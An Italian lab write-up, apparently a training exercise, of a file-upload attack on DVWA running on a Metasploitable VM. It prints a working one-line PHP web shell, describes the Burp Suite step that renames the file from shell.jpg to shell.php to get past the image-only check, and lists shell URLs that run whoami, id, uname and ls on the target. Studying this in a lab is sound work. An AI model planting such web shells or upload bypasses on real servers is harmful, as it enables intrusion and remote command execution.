Exploit File upload

Configurazione dell'ambiente

- Macchina attaccante: Kali Linux
- Macchina bersaglio: Metasploitable (192.168.50.152)
- DWA
- Security level: low
- Verifica connettività tra le due macchine

Codice PHP utilizzato (con aiuito dell'IA Qwen 3.7 Plus)

- File: shell.php (caricato come shell.jpg e rinominato con Burp Suite)
- <?php echo "<pre>"; system($_REQUEST["cmd"]); echo "</pre>"; ?>


Spiegazione del codice:

- system($_REQUEST["cmd"]): esegue il comando passato nel parametro “cmd”
- echo "<pre>": formatta l’output in modo leggibile
- $_REQUEST: accetta sia parametri GET che POST

Test iniziale con test.php

Prima di iniziare con la vera shell, ho testato il caricamento di un file PHP per verificare che il server esegua il codice php caricato, ho utilizzato questo comando:

echo '<?php echo "SITO COMPROMESSO!"; ?>' > test.php




Bypass con Burp Suite


1. Preparazione dell’attacco: siccome DWA con security low accetta solo immagini, ho rinominato il file shell.php in shell.jpg
2. Configurazione del proxy: firefox con proxy configurato in manuale (127.0.0.1: 8080); e Burp Suite avviato in modalità “intercept is on”
3. Intercettazione e modifica della richiesta: durante l’upload si shell.jpg, Burp ha intercettato la richiesta HTTP. Ho modificato il parametro filename da “shell.jpg” a “shell.php” per ingannare il server




Dopo aver cliccato Forward, il server ha accettato il file come fosse un'immagine, ma lo ha salvato con estensione .php.




Comando whoami: http://192.168.50.152/dvwa/hackable/uploads/shell.php?cmd=whoami




Comando id: chi sono http://192.168.50.152/dvwa/hackable/uploads/shell.php?cmd=id



Comando uname: che sistema operativo sta usando il server
http://192.168.50.152/dvwa/hackable/uploads/shell.php?cmd=uname%20-a



Comando ls- la: quali file ci sono nella cartella upload
http://192.168.50.152/dvwa/hackable/uploads/shell.php?cmd=ls%20-la



Informazioni scoperte sulla macchina interna

- Sistema operativo: Linux (kernel 2.6.24)
- Utente web server: www-data
- Porta in ascolto: 80